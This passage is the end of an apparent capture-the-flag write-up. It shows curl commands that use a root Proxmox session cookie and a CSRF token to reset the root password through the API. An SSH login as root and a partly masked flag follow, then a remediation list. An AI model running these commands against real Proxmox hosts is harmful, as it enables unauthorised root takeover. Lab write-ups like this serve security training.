sysadmin@corporate:~$ curl -L -k localhost:8006/api2/json/cluster/config -b "PVEAuthCookie=PVE:root@pam:68E8F49C::BS1y0RlWtGS/bmUPvAck2kMwyIZU2xjLN1K6dfbK+QumMrFHj1xD9INCpJJBgXoQVVQ2kisoblDY52jucdgN4q6LTy1IRTGuxFrTZPrRBTlyejaRdXGrgm/ky8Gabj1S99tkbdPKaASFa9p877W5qnpFkVLZ6xrwpX3yYcV5YbI6oa/16OZmExdFbaNuVm/hZ4NC2sFiXor8dCMy8KlGMTenlAH63iIWQDTVqkYjuaTVGMObSWlYde67AgsoY+Q0OaJ/hUIFqYsC6uMiaD4D7WzwSKf1Wh7g1PW1To4SKTMohjz8A+bP1jheukdfzw/x4IREPrGK8NOB1oC0VyqpSw="
{"data":[{"name":"nodes"},{"name":"totem"},{"name":"join"},{"name":"qdevice"},{"name":"apiversion"}]}
I sent a PUT request to the /api2/json/access/password endpoint using the cookie and CSRF token to reset the root password.
1
2
sysadmin@corporate:~$ curl -L -k localhost:8006/api2/json/access/password -b "PVEAuthCookie=PVE:root@pam:68E8F49C::BS1y0RlWtGS/bmUPvAck2kMwyIZU2xjLN1K6dfbK+QumMrFHj1xD9INCpJJBgXoQVVQ2kisoblDY52jucdgN4q6LTy1IRTGuxFrTZPrRBTlyejaRdXGrgm/ky8Gabj1S99tkbdPKaASFa9p877W5qnpFkVLZ6xrwpX3yYcV5YbI6oa/16OZmExdFbaNuVm/hZ4NC2sFiXor8dCMy8KlGMTenlAH63iIWQDTVqkYjuaTVGMObSWlYde67AgsoY+Q0OaJ/hUIFqYsC6uMiaD4D7WzwSKf1Wh7g1PW1To4SKTMohjz8A+bP1jheukdfzw/x4IREPrGK8NOB1oC0VyqpSw=" -H "CSRFPreventionToken: 68E8F731:8GsMFM5ntVWEwnx28kIy7H9YSgPMb7yOnP3EqcM9F9g" -X PUT -d "password=Password1&userid=root@pam"
{"data":null}
The response didn’t indicate success of fail. Nevertheless I tried logging in via SSH as root and succeeded.
1
2
3
4
5
6
7
8
9
10
11
12
❯ ssh root@10.9.0.1
root@10.9.0.1's password:
Linux corporate 5.15.131-1-pve #1 SMP PVE 5.15.131-2 (2023-11-14T11:32Z) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Sep 15 11:34:57 2025
root@corporate:~#
I then grabbed the root flag.
1
2
root@corporate:~# cat root.txt
269ff35*************************
Remediation
Short term
- Sanitize all user inputs across all web applications and APIs (HTML, JavaScript Injections).
- Enforce HTTPS-only (cookie stealing).
- Rotate JWT signing secrets (JWT forging).
- Implement access control checks on file-sharing endpoint. (IDOR)
- Enforce password resets for all users with weak or default credentials. (Default passwords).
Medium term
- Enforce MFA across SSO and VPN access points.
- Implement a secure secrets management system for JWT keys, VPN configs.
- Update outdated applications and services. (Proxmox)